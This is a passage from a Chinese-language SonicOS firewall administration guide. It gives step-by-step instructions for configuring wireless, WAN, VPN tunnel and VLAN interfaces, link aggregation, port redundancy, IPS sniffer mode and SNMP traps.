7 如果想要允许拥有有限管理权限的选定用户直接通过此接口登录安全设备，请在用户登录中选择 HTTP 和/或 HTTPS。

8 单击**确定**。

注：在更改防火墙地址之后，需要管理员密码才能重新生成加密密钥。

配置透明 IP 模式接口的高级设置

1 在**编辑接口**对话框中，单击**高级**选项卡。

2 对于**链接速度**，默认的选择是**自动协商**，连接的设备将自动协商以太网连接的速度和双工模式。如果想要指定强制以太网速度和双工模式，请从**链接速度**菜单中选择以下选项之一：

- 对于 1 Gbps 接口，请选择：
  - **1 Gbps - 全双工**
  - **100 Mbps - 全工**
  - **100 Mbps - 半工**
  - **10 Mbps - 全工**
  - **10 Mbps - 半工**
- 对于 10 Gbps 接口，只能选择**10 Gbps - 全双工**。

小心：**如果选择某个特定的以太网速度和双工模式，则还必须强制指定从以太网卡到防火墙的连接速度和双工模式。**

3 您可以选择覆盖接口的**使用默认 MAC 地址**，方法是选择**覆盖默认 MAC 地址**，并在字段中输入 MAC 地址。

4 选中**关闭端口**复选框出于维护或其他原因暂时使该接口脱机。如果已连接，链路将断开。清除复选框激活接口并允许链路重新连接。

5 对于 AppFlow 功能，选中**启用流量报告**复选框允许报告该接口产生的流量。

6 选中**启用组播支持**复选框允许在此接口上接收组播。

7 选中**启用 802.1p 标记**复选框，为通过此接口的信息标记用于服务质量 (QoS) 管理的 802.1p 优先级信息。将通过此接口发送的数据包标签为 VLAN id=0 并携带 802.1p 优先级信息。要使用此优先级信息，连接到此接口的设备应支持优先级帧。QoS 管理由**防火墙 > 访问规则**页中的访问规则进行控制。如需 QoS 和带宽管理的信息，请参见第 866 页的防火墙 > QoS 映射。

8 另外，还可以选择从**冗余/聚合端口**下拉列表中选择**链路聚合**或**端口冗余**。更多信息，请参见第 257 页的配置链路聚合和端口冗余。

9 选中**启用免费 ARP 转发到 WAN** 复选框使用 WAN 接口的硬件 MAC 地址作为源 MAC 地址，将在该接口收到的免费 ARP 数据包转到到 WAN。

10 选中**启用自动免费 ARP 生成到 WAN** 复选框每当在向该接口的新机器的 ARP 表添加新条目时，将免费 ARP 数据包自动发送至 WAN。WAN 接口的硬件 MAC 地址用作 ARP 数据包的源 MAC 地址。

11 另外，也可以选择对该接口启用“带宽管理”。如需带宽管理的更多信息，请参见第 247 页的启用带宽管理。

配置无线接口

无线接口是分配给无线区域并用于支持 SonicWALL SonicPoint 安全接入点的接口。

注：只能使用安全类型无线（默认为 WLAN）来配置和管理 Sonicpoint。

1 单击想要配置的接口对应的**配置**列中的**配置**图标。将显示**编辑接口**对话框。

2 从**区域**下拉菜单中，选择 **WLAN** 或提前定义的自定义无线区域。

3 对于**模式/ IP 分配**，选择“静态 IP 模式”。您还可以选择二层桥接模式。更多信息，请参见第 269 页的二层桥接模式。

4 在 **IP 地址**和**子网掩码**字段中输入该区域的 IP 地址和子网掩码。

> **注：**子网掩码的上限取决于您在**SonicPoint 限制**字段中选择的 SonicPoint 数量。如果您将若干个接口或子接口配置为无线接口，则可能需要使用较小的子网（较高）来限制该接口可能提供的 DHCP 租约数量。否则，如果您为每个无线接口使用 C 类子网（子网掩码 255.255.255.0），则可能超出安全设备提供的 DHCP 租约限制。

5 在 **SonicPoint 限制**字段中，选择在此接口上允许的 SonicPoint 最大数量。

- 该值决定了可以在**子网掩码**字段中输入的最高子网掩码值。下表显示了每个 **SonicPoint 限制**选项的子网掩码限制，以及在您输入允许的最大子网掩码的情况下，接口所提供的 DHCP 租约数量。
- 除了此接口上允许存在的最大 SonicPoint 数量以外（每个 SonicPoint 消耗一个 IP 地址），可用的客户端 IP 还提供了 1 个用于防火墙网关接口的 IP。

表 22. 允许的最大子网掩码大小

每个接口的 SonicPoint 数量	最大子网掩码	可用的 IP 地址总数	可用的客户端 IP 数量
无 SonicPoint	30 位 – 255.255.255.252	2	2
2 个 SonicPoint	29 位 – 255.255.255.248	6	3
4 个 SonicPoint	29 位 – 255.255.255.248	6	1
8 个 SonicPoint	28 位 – 255.255.255.240	14	5
16 个 SonicPoint	27 位 – 255.255.255.224	30	13
32 个 SonicPoint	26 位 – 255.255.255.192	62	29
48 个 SonicPoint	25 位 - 255.255.255.128	126	77
64 个 SonicPoint	25 位 - 255.255.255.128	126	61
96 个 SonicPoint	24 位 - 255.255.255.0	190	93
128 个 SonicPoint	23 位 - 255.255.254.0	254	125

> **注：**表 22描述了允许的最大子网掩码大小。您仍旧可以在 WLAN 接口上使用完全类别的子网划分（A 类、B 类或 C 类），或任何希望使用的可变长度子网掩码。我们鼓励您使用较小的子网掩码（例如 24 位 C 类：255.255.255.0 - 总计 254 个可用 IP），从而在您需要支持更大数量的无线客户端时向客户端分配更多的 IP 寻址空间。我们鼓励您使用较小的子网掩码（例如 24 位 C 类 - 255.255.255.0 - 总计 254 个可用 IP），从而在您需要支持更大数量的无线客户端时向客户端分配更多的 IP 寻址空间。

6 在**注释**字段中输入任何可选的注释文本。此文本将显示在**接口**表的**注释**列中。

7 如果想要启用通过此接口远程管理防火墙，请选择支持的管理协议：**HTTPS**、**Ping**、**SNMP** 和/或 **SSH**。

要允许访问 WAN 接口，以便从同一设备的其他区域进行管理，则必须创建访问规则。更多信息，请参见第 728 页的允许从 LAN 区域访问 WAN 主要 IP。

8 如果想要允许拥有有限管理权限的选定用户登录安全设备，请在用户登录中选择 HTTP 和/或 HTTPS。

9 单击**确定**。

配置无线接口的高级设置

1 在**编辑接口**对话框中，单击**高级**选项卡。

2 对于**链接速度**，默认的选择是**自动协商**，连接的设备将自动协商以太网连接的速度和双工模式。如果想要指定强制以太网速度和双工模式，请从**链接速度**菜单中选择以下选项之一：

- 对于 1 Gbps 接口，请选择：
  - **1 Gbps - 全双工**
  - **100 Mbps - 全工**
  - **100 Mbps - 半工**
  - **10 Mbps - 全工**
  - **10 Mbps - 半工**
- 对于 10 Gbps 接口，只能选择**10 Gbps - 全双工**。

△ 小心：**如果选择某个特定的以太网速度和双工模式，则还必须强制指定从以太网卡到防火墙的连接速度和双工模式。**

3 您可以选择覆盖接口的**使用默认 MAC 地址**，方法是选择**覆盖默认 MAC 地址**，并在字段中输入 MAC 地址。

4 选中**关闭端口**复选框出于维护或其他原因暂时使该接口脱机。如果已连接，链路将断开。清除复选框激活接口并允许链路重新连接。

5 对于 AppFlow 功能，选中**启用流量报告**复选框允许报告该接口产生的流量。

6 选中**启用组播支持**复选框允许在此接口上接收组播。

7 选中**启用 802.1p 标记**复选框，为通过此接口的信息标记用于服务质量 (QoS) 管理的 802.1p 优先级信息。将通过此接口发送的数据包标签为 VLAN id=0 并携带 802.1p 优先级信息。要使用此优先级信息，连接到此接口的设备应支持优先级帧。QoS 管理由**防火墙 > 访问规则**页中的访问规则进行控制。如需 QoS 和带宽管理的信息，请参见第 866 页的防火墙 > QoS 映射。

8 另外，还可以选择从**冗余/聚合端口**下拉列表中选择**链路聚合**或**端口冗余**。更多信息，请参见第 257 页的配置链路聚合和端口冗余。

9 另外，也可以选择选中**使用路由模式**复选框。如需路由模式的更多信息，请参见第 246 页的配置路由模式。

10 另外，也可以选择对该接口启用“带宽管理”。如需带宽管理的更多信息，请参见第 247 页的启用带宽管理。

配置 WAN 接口

ⓘ 注：如果需要通过不在 WAN 子网 IP 地址空间的 WAN 接口到达目的地，那么该 WAN 接口必须有默认网关 IP，不管我们是否在 WAN 子网上通过对等设备的路由协议接收默认动态路由。

配置 WAN 接口可实现互联网连接。您可以在 Dell SonicWALL 安全设备上最多配置 *N* 减 *2* 个 WAN 接口，其中，*N* 是在设备上定义的接口数（物理和 VLAN）。只有 X0 和 MGMT 接口不能配置为 WAN 接口。

在编辑接口对话的常规选项卡中配置 *WAN* 接口的步骤如下：

1 单击想要配置的接口对应的**配置**列中的**编辑**图标。将显示**编辑接口**对话框。

2 如果您正在配置未分配的接口，请从**区域**菜单中选择 **WAN**。如果您选择了**默认 WAN** 接口，则在**区域**菜单中已经选中 **WAN**。

3 从 **IP 分配**下拉菜单中选择以下 WAN 网络寻址模式之一。

ⓘ 注：可用的选项根据您从 “IP 分配”下拉菜单选择的选项而变化。填写在选择选项后显示的相应字段。

- **静态** - 针对使用静态 IP 地址的网络配置防火墙。
- **DHCP** - 配置防火墙向互联网上的 DHCP 服务器请求 IP 设置。带有 DHCP 客户端的 NAT 是有线电视网络和 DSL 客户常用的网络寻址模式。
- **PPPoE** - 使用以太网点对点协议 (PPPoE) 连接到互联网。如果 ISP 要求用户名和密码，则在“用户名”和“用户密码”字段中相应输入。使用 DSL 调制解调器时通常使用此协议。

- **PPTP** - 使用 PPTP（点对点隧道协议）连接到远程服务器。它支持较早的需要隧道连接的 Microsoft Windows 实施。
- **L2TP** - 使用 IPsec 连接 L2TP（二层隧道协议）服务器，并对从客户端到服务器传输的所有数据进行加密。但是，它不会对其他目的地的网络流量进行加密。
- **有线模式（2 端口有线）** - 允许在旁路、检查或安全模式中将防火墙插入网络。如需更多信息，请参见第 265 页的配置有线和 Tap 模式。
- **分接模式（1 端口分接）** - 允许将防火墙插入网络以配合网络分接、端口镜像或 SPAN 端口使用。如需更多信息，请参见第 265 页的配置有线和 Tap 模式。

4 如果使用 **DHCP**，可以选择在**主机名**字段中输入描述性名称和在**备注**字段中输入任何需要的备注。

5 如果使用 **PPPoE**、**PPTP**或**L2TP**，将显示附加字段：

- 如果显示**日程**，从下拉列表中选择所需日程，在此期间应连接接口。
- 在**用户名**和**用户密码**中，输入您的 ISP 提供的帐户名称和密码。
- 如果显示**服务器 IP 地址**字段，输入您的 ISP 提供的服务器 IP 地址。
- 如果显示（**客户端**）**主机名**字段，则输入设备的主机名。这是**系统 > 管理**页面中的防火墙名称。
- 如果显示**共享密钥**字段，输入您的 ISP 提供的值。

6 如果想要启用通过此接口远程管理防火墙，请选择支持的管理协议：**HTTPS**、**Ping**、**SNMP** 和/或 **SSH**。

要允许访问 WAN 接口，以便从同一设备的其他区域进行管理，则必须创建访问规则。更多信息，请参见第 728 页的允许从 LAN 区域访问 WAN 主要 IP。

7 如果使用 PPPoE、PPTP 或 L2TP，将显示附加字段：

- 对于 PPPoE，选择以下一个单选按钮：
  - 选中**自动获取 IP 地址**从 PPPoE 服务器获取 IP 地址。
  - 选中**指定 IP 地址**，并在字段中输入所需的 IP 地址以使用该接口的静态 IP 地址。
- 对于 PPTP 或 L2TP，配置以下选项：
  - 选择**不活动断开**复选框，并输入不活动分钟数，在这段时间后，将终止连接。清除该复选框禁用不活动超时。
  - 从 **IP 分配**下拉列表中选择“DHCP”或“静态”。对于“DHCP”，IP 地址、子网掩码和网关地址将由服务器自动提供。对于“静态”，输入这些字段的相应值。

8 如果使用 DHCP，还可以选择选中以下复选框：

- **启动时请求续订先前 IP** 为 WAN 接口请求之前由 DHCP 服务器提供的相同 IP 地址。
- **在发生任意链路已连接时续订 DHCP 租约**在 WAN 接口每次断开后重新连接时，向 DHCP 服务器发送租约续订请求。

在这些选项下面显示的字段由 DHCP 服务器提供。提供后，可以使用**续订**、**释放**和**刷新**按钮；单击：

- **续订**为当前分配的 IP 地址重启 DHCP 租约期间。
- **释放**为当前的 IP 地址取消 DHCP 租约。连接将断开。您需要从 DHCP 服务器获取新 IP 地址以重新建立连接。
- **刷新**从 DHCP 服务器获取新 IP 地址。

9 如果想要允许拥有有限管理权限的选定用户直接通过此接口登录安全设备，请在**用户登录**中选择 **HTTP** 和/或 **HTTPS**。

10 如果要将 HTTP 连接自动重定向至连接防火墙的安全 HTTPS 连接，请选中**添加规则，以启用从 HTTP 到 HTTPS 的重定向**。

11 继续在**高级**和**协议**选项卡（如显示）中配置，如第 254 页的配置 WAN 接口的高级设置所述。

12 完成网络寻址模式的 WAN 配置后，单击**确定**。

配置 WAN 接口的高级设置

1 在**编辑接口**对话框中，单击**高级**选项卡。

2 对于**链接速度**，默认的选择是**自动协商**，连接的设备将自动协商以太网连接的速度和双工模式。如果想要指定强制以太网速度和双工模式，请从**链接速度**菜单中选择以下选项之一：

- 对于 1 Gbps 接口，请选择：
  - **1 Gbps - 全双工**
  - **100 Mbps - 全工**
  - **100 Mbps - 半工**
  - **10 Mbps - 全工**
  - **10 Mbps - 半工**
- 对于 10 Gbps 接口，只能选择**10 Gbps - 全双工**。

> **重要：**如果选择某个特定的以太网速度和双工模式，则还必须强制指定从以太网卡到防火墙的连接速度和双工模式。

3 您可以选择覆盖接口的**使用默认 MAC 地址**，方法是选择**覆盖默认 MAC 地址**，并在字段中输入 MAC 地址。

4 选中**关闭端口**复选框出于维护或其他原因暂时使该接口脱机。如果已连接，链路将断开。清除复选框激活接口并允许链路重新连接。

5 对于 AppFlow 功能，选中**启用流量报告**复选框允许报告该接口产生的流量。

6 选中**启用组播支持**复选框允许在此接口上接收组播。

7 选中**启用 802.1p 标记**复选框，为通过此接口的信息标记用于服务质量 (QoS) 管理的 802.1p 优先级信息。将通过此接口发送的数据包标签为 VLAN id=0 并携带 802.1p 优先级信息。要使用此优先级信息，连接到此接口的设备应支持优先级帧。QoS 管理由**防火墙 > 访问规则**页中的访问规则进行控制。如需 QoS 和带宽管理的信息，请参见第 866 页的防火墙 > QoS 映射。

8 另外，还可以选择从**冗余/聚合端口**下拉列表中选择**链路聚合**或**端口冗余**。更多信息，请参见第 257 页的配置链路聚合和端口冗余。

9 **接口 MTU** - 指定无需对数据包进行分片即可由接口转发的最大数据包大小。识别该端口将接收和传输的数据包的大小：

标准数据包（默认）	1500
巨型帧数据包	9000

> **注：**在端口可以处理巨型帧之前，必须启用巨型帧支持，参见第 819 页的巨型帧中的解释。
> 根据巨型帧数据包缓冲大小的要求，巨型帧对内存要求增加了 4 倍。
> NSA 3600 及更新设备支持巨型帧。

- **分片非 VPN 出口数据包大于该接口的 MTU** - 指定对大于此接口的 MTU 的所有非 VPN 出站数据包进行分片。指定在 **VPN > 高级**页中设置 VPN 出站数据包的分片。
- **忽略不分片 (DF) 位** - 覆盖数据包中的不分片 (DF) 位。
- 不发送 ICMP 分片出口数据包大于接口 MTU - 阻止此接口可以接收分片数据包的通知。

10 如果使用 DHCP，将显示以下选项：

- 如果服务器可能变更，则选中**使用 DHCP 时启动带发现功能的续租**复选框。
- 选中**在租约购买期间使用 _ 秒的 DHCP 发现间隔**复选框，并在 DHCP 服务器没有立即响应时调整间隔秒数。

11 另外，也可以选择对该接口启用“带宽管理”。如需带宽管理的更多信息，请参见第 247 页的启用带宽管理。

配置 WAN 接口的协议设置

如果在配置 WAN 接口时指定了 PPPoE、PPTP 或 L2TP IP 分配，“编辑接口”对话框显示“协议”选项卡。

互联网服务提供商 (ISP) 在“协议”选项卡的设置获取方式部分提供字段（例如 SonicWALL IP 地址、子网掩码和网关地址）。在您将设备连接到 ISP 后，这些字段将显示实际值。

此外，如果指定了 PPPoE，SonicOS 将“高级”选项卡中的接口 MTU 选项设为 1492，并在“协议”选项卡中提供附加设置。

配置 *PPPoE* 的附加设置的步骤如下：

1 在**编辑接口**对话框中，单击**协议**选项卡。

2 在 **PPPoE 客户端设置**部分选中复选框以启用以下选项：

- **不活动断开（分钟）**：输入分钟数（默认为 10），在这段时间后，SonicOS 如果检测到未发送数据包，将终止连接。
- **为保持服务器活动，严格使用 LCP 回应数据包**：选中该选项使 SonicOS 在检测到 PPoE 服务器未在一分钟内发送“ppp LCP 回显请求”数据包时终止连接。只有在 PPPoE 服务器支持“发送 LCP 回显”功能时，才选中该选项。
- **如果服务器在 _ 分钟内不发送流量，则重新连接 PPPOE 客户端**：输入分钟数（默认为 5），在这段时间后，如果服务器不发送任何数据包（包括 LCP 回显请求），SonicOS 将终止 PPPoE 服务器的连接，然后重新连接。

配置隧道接口

您可以配置隧道接口 (TI) 的几种类型：

- VPN 隧道接口；参见第 255 页的配置 VPN 隧道接口
- WLAN 隧道接口；参见第 582 页的创建 WLAN 隧道接口
- 丢弃隧道接口；参见第 1044 页的丢弃隧道接口
- IPv6 6to4 隧道接口；参见第 1750 页的配置 6 至 4 自动隧道

配置 VPN 隧道接口

从版本 6.2.5.1 开始，SonicOS 支持编号的隧道接口。在向接口列表添加 VPN 隧道接口后，静态路由策略可以对基于静态路由的 VPN 使用该接口作为配置中的接口。

注：如果需要通过 VPN 隧道接口配置动态路由，必须配置编号的隧道接口。未编号的隧道接口仅支持静态路由。

VPN 隧道接口的配置方法类似于标准接口，以启用 HTTP/HTTPS/Ping/SSH 服务和组播、流量报告、非对称路由、分片数据包处理和不分片 (DF) 位等设置。

注：必须在远程网关上配置类似的 VPN 策略和编号的隧道接口。分配到编号隧道接口（本地网关和远程网关）的 IP 地址必须位于相同子网中。

表 23列出 VPN 隧道接口的部署方式

表 23. VPN 隧道接口部署

隧道接口可以配置的地方	隧道接口不能配置为
静态路由	静态 ARP 条目接口
NAT	HA 接口

表 23. VPN 隧道接口部署

隧道接口可以配置的地方	隧道接口不能配置为
ACL（虚拟接入点访问控制列表）	WLB （WAN 负载均衡）接口
	静态 NDP （邻居发现协议）条目接口
OSPF	OSPFv3/RIPnG：目前不支持 IPv6 高级路由
RIP	MAC_IP 反欺骗接口
	DHCP 服务器接口

表 24. 支持隧道接口的平台

SuperMassive 平台	隧道接口	NSA 平台	隧道接口	TZ 平台	隧道接口
SuperMassive 9600	1536	NSA 6600	512	TZ600	128
SuperMassive 9400	1024	NSA 5600	512	TZ500	128
SuperMassive 9200	1024	NSA 4600	192	TZ500 W	128
		NSA 3600	192	TZ400	128
SOHO 平台		NSA 2600	192	TZ400 W	128
SOHO	64			TZ300	64
SOHO W	64			TZ300 W	64

配置 *VPN* 隧道接口的步骤如下：

1 转至**网络 > 接口**页面。

2 从**接口设置**表格下方的**添加接口**下拉菜单，选择 **VPN 隧道接口**。此时会显示**添加隧道接口**对话框。



3 从 **VPN 策略**下拉菜单中，选择 VPN 策略。

4 在 **IP 地址**字段输入 IP 地址。默认值为 **0.0.0.0**，但是您需要输入显式 IP 地址，否则将显示错误消息。

5 可以选择在**备注**字段中添加备注。

6 也可指定该接口允许的**管理**协议：**HTTPS**、**Ping**、**SNMP**和/或 **SSH**。

7 也可指定该接口允许的**用户登录**协议：**HTTP** 和/或 **HTTPS**。

8 单击**高级**选项卡。



9 要为此隧道接口创建的流量启用流量报告，选择**启用流量报告**。默认情况下选择该复选框。

10 也可通过选择**启用组播支持**复选框启用接口上的组播接收。默认情况下未选中该复选框。

11 也可通过选择**启用非对称路由支持**复选框在隧道接口上启用非对称路由支持。默认情况下未选中该复选框。如需非对称路由的更多信息，请参见第 1301 页的集群配置中的非对称路由。

12 如果 VPN 日志报告显示日志消息已分片的 `IPsec` 数据包丢失，则选择此功能选择**启用分段数据包处理**复选框。只有当 VPN 隧道已建立并运行时才应使用此功能。默认情况下选择该复选框。

- **忽略不分片 (DF) 位** - 选择此复选框以忽略数据包头中的 DF 位。某些应用程序可能会在数据包中显式设置“不分片”选项，告知所有安全设备不要将数据包分片。启用时，防火墙会忽略该选项，仍然将数据包分片。

13 单击**确定**。将新的隧道接口添加到**接口设置**表格。

配置链路聚合和端口冗余

注：NSA 2600 及更高版本设备支持链路聚合和端口冗余。

链路聚合和端口冗余都是在 SonicOS UI **编辑接口**对话框的**高级**选项卡中配置。

- 第 258 页的链路聚合 - 将多个以太网接口组合在一起构成单个逻辑链路，以支持大于单个物理接口所能支持的吞吐量。这样可以实现在两个以太网域之间发送几千兆位流量的能力。

  注：NSA 2600 及更新设备支持链路聚合。NSA 2600 支持网络接口的链路聚合，但 NSA 2600 不支持交换，因此它不支持交换的链路聚合，这在第 481 页的交换 > 链路聚合中有提到。

  二层桥接模式不支持链路聚合。

- 第 259 页的端口冗余 - 为可连接至另一个交换机的任意物理接口配置单个冗余端口，以防止在主接口或主交换机出现故障时丢失连接。

  注：NSA 2600 及更新设备支持端口冗余。HA 控制接口不支持链路聚合和端口冗余。

主题：

- 第 258 页的链路聚合
- 第 258 页的链路聚合配置
- 第 259 页的端口冗余
- 第 259 页的端口冗余配置

链路聚合

链路聚合用于通过将多达四个接口聚合为单个聚合链路（称为“链路聚合组 (LAG)”），来增加防火墙与交换机之间的可用带宽。聚合链路中的所有端口都必须连接到同一个交换机。防火墙使用轮询机制算法对链路聚合组中的接口流量进行负载均衡。链路聚合还提供了冗余措施，因为如果 LAG 中的一个接口发生故障，其他接口仍旧保持连接。

不同供应商使用不同的术语来指代链路聚合，包括端口通道、以太网通道、主干和端口分组等。

主题：

- 第 258 页的链路聚合故障切换
- 第 258 页的链路聚合限制

链路聚合故障切换

SonicWALL 提供了多种方法来防止在发生链路故障时丢失连接，其中包括高可用性 (HA)、负载均衡组（LB 组），以及现在的链路聚合。如果在防火墙上配置了上述全部三种功能，在发生链路故障时，将遵循以下优先顺序。

1. 高可用性
2. 链路聚合
3. 负载均衡组

高可用性的优先顺序高于链路聚合。由于 LAG 中的每个链路都携带相同份额的负载，因此活动防火墙上发生链路丢失时将会强制故障切换至闲置的防火墙（如果其所有链路都保持连接）。只需在主聚合端口上配置物理监控。

将链路聚合与负载均衡组配合使用时，链路聚合的优先级较高。负载均衡仅在聚合链路中的所有端口都不工作时起作用。

链路聚合限制

- 链路聚合目前仅支持静态寻址。静态端口信道，名称为 PAG（端口聚合），是配置以太网端口信道的一种方式。不使用合作设备（交换机或服务器等）发送 LACP 或 PAGP 数据包来形成 EtherChannel。
- 通过以太网端口信道配置的链路聚合群组 (LAG) 必须由 NSA 3600 或更高版本的设备进行手动配置/捆绑。
- 目前不支持动态链路聚合控制协议 (LACP)。动态，即通过捆绑 IEEE LACP 或 Cisco PAGP 等以太网端口，是配置以太网端口信道的另一种方式。在这种方法中，LACP 或 PAGP 数据包在端口上发出。

链路聚合配置

配置链路聚合的步骤如下：

1. 在**网络 > 接口**页中，单击将要指定为链路聚合组主接口的接口所对应的**配置**图标。将显示“编辑接口”对话框。
2. 单击**高级**选项卡。
3. 在**冗余/聚合端口**下拉菜单中，选择**链路聚合**。
4. **聚合端口**选项显示了防火墙上当前未分配的每个接口的复选框。选择其他最多三个接口以分配至该 LAG。

   注：在将接口分配至链路聚合组之后，其配置将由链路聚合主接口进行管理，且再也无法独立进行配置。在“接口设置”表中，该接口的区域显示为“聚合端口”，且删除了配置图标。

5. 将接口的**链接速度**设为**自动协商**。
6. 单击**确定**。

   注：链路聚合要求在交换机上使用匹配的配置。交换机的负载均衡方法很大程度上取决于供应商。如需配置链路聚合的信息，请参阅交换机文档。请记住，可能将链路聚合称为“端口通道”、“以太网通道”、“主干”或“端口分组”。

端口冗余

端口冗余提供了一种简单的方法来为物理以太网端口配置冗余端口。它是一种很有价值的功能（在高端部署中尤其如此），可以防止交换机故障成为单一故障点。

主接口激活时，它将处理进出该接口的所有流量。当主接口发生故障时，次要接口将接管所有传出和传入流量。次要接口将获取主接口的 MAC 地址，并针对故障切换事件发送相应的免费 ARP。当主接口恢复工作时，它将从次要接口重新获取所有流量处理职责。

在典型的端口冗余配置中，主接口和次要接口分别连接到不同的交换机。这样可以在主交换机发生故障时提供故障切换路径。两个交换机必须位于同一个以太网域中。也可以配置端口冗余的两个接口连接到同一个交换机。

端口冗余故障切换

SonicWALL 提供了多种方法来防止在发生链路故障时丢失连接，其中包括高可用性 (HA)、负载均衡组（LB 组），以及现在的端口冗余。如果在防火墙上配置了上述全部三种功能，在发生链路故障时，将遵循以下优先顺序。

1 端口冗余

2 HA

3 负载均衡组

将端口冗余同高可用性配合使用时，端口冗余的优先级较高。通常情况下，接口故障切换会引起高可用性故障切换，但如果该接口提供了冗余端口，则仅发生接口故障切换，而不会发生高可用性故障切换。如果主端口和次要冗余端口都发生了故障，则将发生高可用性故障切换（假定次要防火墙已激活相应的端口）。

将端口冗余同负载均衡组配合使用时，端口冗余的优先级仍旧较高。与高可用性一样，任何单个端口（主端口或次要端口）故障都将通过端口冗余进行处理。当两个端口都发生故障时，负载均衡将发挥作用，并尝试查找一个备用接口。

端口冗余配置

配置端口冗余的步骤如下：

1 在**网络 > 接口**页中，单击将要指定为链路聚合组主接口的接口所对应的**配置**图标。将显示**编辑接口**对话框。

2 单击**高级**选项卡。

3 在**冗余/聚合端口**下拉菜单中，选择**端口冗余**。

4 随即显示**冗余端口**下拉菜单，其中包含当前未分配的所有可用接口。选择其中一个接口。

> **注：**在将某个接口选为冗余端口后，其配置将由主接口进行管理，并且再也无法独立进行配置。在“接口设置”表中，该接口的区域显示为“冗余端口”，且删除了配置图标。

5 将接口的**链接速度**设为**自动协商**。

6 单击**确定**。

配置 VLAN 子接口

在添加 VLAN 子接口时，您需要将其分配给某个区域，为其分配一个 VLAN 标签，并将其分配给某个物理接口。基于您的区域分配，以配置同一区域的物理接口的相同方法配置 VLAN 子接口。

添加虚拟接口

1 在左侧导航菜单中，依次单击**网络**和**接口**，以显示**网络 > 接口**页。

2 在**接口设置**表的底部，单击**添加接口**。将显示**添加接口**对话框。

3 选择一个要分配给该接口的区域。可以选择 LAN、WAN、DMZ、WLAN 或自定义区域。区域分配无需与父（物理）接口相同。事实上，父接口甚至可以保留**未分配**状态。

子接口网络设置的配置选项取决于所选的区域。

- **LAN**、**DMZ** 或受信任类型的自定义区域：**静态**或**透明**
- **WLAN** 或自定义无线区域：仅静态 IP（无 IP 分配列表）。

4 为子接口分配一个 VLAN 标签 (ID)。有效的 VLAN ID 范围为 0 至 4094（尽管有些交换机会保留 VLAN 1 用于指定本机 VLAN，保留 VLAN 0 用于 QoS）。您需要使用相应的 VLAN ID，为希望使用安全设备保护的每个 VLAN 创建一个 VLAN 子接口。

5 声明此子接口所属的父（物理）接口。您可以分配的子接口数量没有每接口限制 – 您可以分配不超过系统限制数量的子接口。

6 基于您所选择的区域配置子接口网络设置。参见本章节其他部分的接口配置说明：

- 第 242 页的配置静态接口
- 第 244 页的配置静态接口的高级设置
- 第 249 页的配置透明 IP 模式下的接口（连接 L3 子网）
- 第 250 页的配置无线接口
  - 第 252 页的配置 WAN 接口
- 第 259 页的配置 VLAN 子接口

7 选择子接口的管理和用户登录方法。

8 单击**确定**。

配置 IPS 探查器模式

要针对 IPS 探查器模式配置防火墙，需要使用相同区域内的两个接口作为 L2 桥接对。可以使用除 WAN 接口以外的任意接口。在本示例中，我们将使用 X2 和 X3 作为桥接对，并将其配置为在 LAN 区域内。WAN 接口 (X1) 由防火墙用于根据需要访问防火墙数据中心。交换机上的镜像端口将连接到桥接对中的接口之一。

主题：

- 第 260 页的用于 IPS 探查器模式的配置任务列表
- 第 261 页的配置主桥接接口
- 第 261 页的配置次要桥接接口
- 第 262 页的启用和配置 SNMP
- 第 264 页的配置安全服务（统一威胁管理）
- 第 264 页的配置日志
- 第 264 页的将镜像交换机端口连接到 IPS 探查器模式接口
- 第 264 页的连接和配置连接数据中心的 WAN 接口

用于 IPS 探查器模式的配置任务列表

- 配置主桥接接口
  - 选择 LAN 作为主桥接接口的区域
  - 分配一个静态 IP 地址
- 配置次要桥接接口
  - 选择 LAN 作为次要桥接接口的区域
  - 启用到主桥接接口的 L2 桥接

- 启用 SNMP 并配置可将陷阱发送到的目标 SNMP 管理器系统的 IP 地址
- 配置用于 LAN 流量的安全服务
- 将登录警报设置配置为“警报”或以下级别
- 将交换机上的镜像端口连接到桥接对中的任一接口
- 连接并配置 WAN，以允许访问互联网上的动态特征数据

配置主桥接接口

1 在导航面板中选择**网络**选项卡，**接口**文件夹。

2 单击接口 X2 右边列中的**配置**图标。

3 在**编辑接口**对话框的**常规**选项卡中，从**区域**下拉列表中选择 **LAN**。

> 注：您不必配置“高级”或“VLAN 过滤”选项卡中的设置。

4 对于 **IP 分配**，从下拉列表中选择**静态**。

5 为接口配置静态 IP 地址（例如 10.1.2.3）。您所选择的 IP 地址不应该与交换机看到的任何网络发生冲突。

> 注：主桥接接口必须拥有静态 IP 分配。

6 配置子网掩码。

7 输入描述性注释。

8 为接口选择管理选项（HTTP、HTTPS、Ping、SNMP、SSH、用户登录、HTTP 重定向）。

9 单击**确定**。

配置次要桥接接口

我们的示例将继续使用 X3 作为次要桥接接口。

1 在导航面板中选择**网络**选项卡，**接口**文件夹。

2 单击接口 X3 右边列中的**配置**图标。

3 在**编辑接口**对话框的**常规**选项卡中，从**区域**下拉列表中选择 **LAN**。

> 注：您不必配置“高级”或“VLAN 过滤”选项卡中的设置。

4 在 **IP 分配**下拉列表中，选择二层桥接模式。

5 在**桥接到**下拉列表中，选择 **X2** 接口。

6 如果想要监控非 IPv4 流量，则不要启用**阻塞所有非 IPv4 流量**设置。

7 选择**从不路由该桥接对上的流量**，以确保不会将来自镜像交换机端口的流量发回到网络中。

8 选择**仅捕获该桥接对上的流量**，以启用探查或监控从镜像交换机端口到达 L2 桥接的数据包。

9 选择**禁用该桥接对上的状态检测**，将这些接口排除在高可用性状态检测范围以外。如果这些接口已启用深度包检测服务，则将继续应用 DPI 服务。

10 配置管理（HTTP、HTTPS、Ping、SNMP、SSH、用户登录、HTTP 重定向）。

11 单击**确定**。

启用和配置 SNMP

启用 SNMP 后，将针对 SonicWALL 安全服务（例如入侵保护和网关防病毒(GAV)）生成的许多事件自动触发 SNMP 陷阱。

目前有超过 50 个 IPS 和 GAV 事件可触发 SNMP 陷阱。《*SonicOS* 日志事件参考指南》中包含了 SonicOS 所记录的事件列表，以及适用的 SNMP 陷阱编号。在 https://support.software.dell.com/zh-cn/ 页面顶部的搜索字段中输入**日志事件**，即可在线获取该指南。

要确定在使用已启用入侵保护的 IPS 探查器模式时可能触发的陷阱，请在《*SonicOS* 日志事件参考指南》“日志事件消息索引”部分的表格中搜索“**入侵**”。该事件的 SNMP 陷阱编号（如果可用）将列在表格的“SNMP 陷阱类型”列中。

要确定在启用网关防病毒时可能触发的陷阱，请在表格中搜索“**安全服务**”，并在“SNMP 陷阱类型”列中查看 SNMP 陷阱编号。

